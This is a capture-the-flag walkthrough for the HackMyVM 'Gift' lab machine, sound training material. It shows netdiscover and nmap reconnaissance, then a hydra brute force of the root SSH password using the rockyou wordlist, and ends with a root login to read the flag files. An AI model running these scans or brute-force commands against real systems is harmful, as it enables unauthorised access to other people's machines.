Hack My VM

Walkthrough Gift

Index

1. Intro **2**

2. Enumeration **3**

2.1. Discovering IP 3

2.2. Nmap 4

3. Exploitation **5**

4. user.txt/root.txt **5**

5. See ya! **6**

1. Intro


This document will show how to get root on Gift VM from **HackMyVM**.

2. Enumeration

2.1. Discovering IP

First we need to know the IP of the VM. We will use netdiscover. In our example, the VM has the IP 192.168.1.91.

```
sml@cassandra:~$ sudo netdiscover -i enp0s3
Currently scanning: 192.168.1.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.58    08:03:45:66:77:dd      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
 192.168.1.1     08:34:54:65:12:dd      1      60  Arcadyan Corporation
 192.168.1.91    08:00:27:4f:5d:dd      1      60  PCS Systemtechnik GmbH

```



```
Currently scanning: 192.168.2.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
[redacted]
192.168.1.91    08:00:27:4f:5d:dd      1      60  PCS Systemtechnik GmbH
[redacted]
```


2.2. Nmap

Once we know the IP of the VM, we start with a nmap to see which ports are open.

```
sml@cassandra:~$ nmap -A -p- 192.168.1.91
Starting Nmap 7.70 ( https://nmap.org ) at 2021-03-22 11:38 CET
Nmap scan report for gift.home (192.168.1.91)
Host is up (0.00042s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.3 (protocol 2.0)
80/tcp open  http    nginx
|_http-server-header: nginx
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds

```

We see that SSH and HTTP ports are open. If we take a look to the code of the webpage we can see:

```
Dont Overthink. Really, Its simple.
<!-- Trust me -->

```




```

Dont Overthink. Really, Its simple.
    <!-- Trust me -->


```

3. Exploitation

It tell us that we do not think too much, so lets try to bruteforce the root password...

```
hydra -l root 192.168.1.91 -P /usr/share/wordlists/rockyou.txt ssh

```




```
sml@cassandra:~$ hydra -l root 192.168.1.91 -P /usr/share/wordlists/rockyou.txt ssh
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-22 11:40:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://192.168.1.91:22/
[STATUS] 179.00 tries/min, 179 tries in 00:01h, 14344222 to do in 1335:36h, 16 active
[22][ssh] host: 192.168.1.91   login: root   password: simple
1 of 1 target successfully completed, 1 valid password found
```

4. user.txt/root.txt

We just got the root password bruteforcing it. So now, log in as root into the VM and get the user.txt and root.txt.

```
ssh root@192.168.1.91

```



```
sml@cassandra:~$ ssh root@192.168.1.91
The authenticity of host '192.168.1.91 (192.168.1.91)' can't be established.
ECDSA key fingerprint is SHA256:KFsXFz6bLBGiizM+z6jxQpNrqpVzPLLX7Fj7n/npQHc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.91' (ECDSA) to the list of known hosts.
root@192.168.1.91's password:
IM AN SSH SERVER
gift:~# ls
root.txt  user.txt
```

5. See ya!

HackMyVM is a platform where we create and share vulnerable VMs to hack and enjoy hacking. We think that its important to share knowledge, and also we believe that everyone should have access to information/knowledge for free. If you loved this text, please think about share/contribute to a free project or your own project on Internet! :D

> In vain have you acquired knowledge, if you have not imparted it to others.
>
> *Deuteronomy Rabbah*
> *(c.900, commentary on the Book of Deuteronomy)*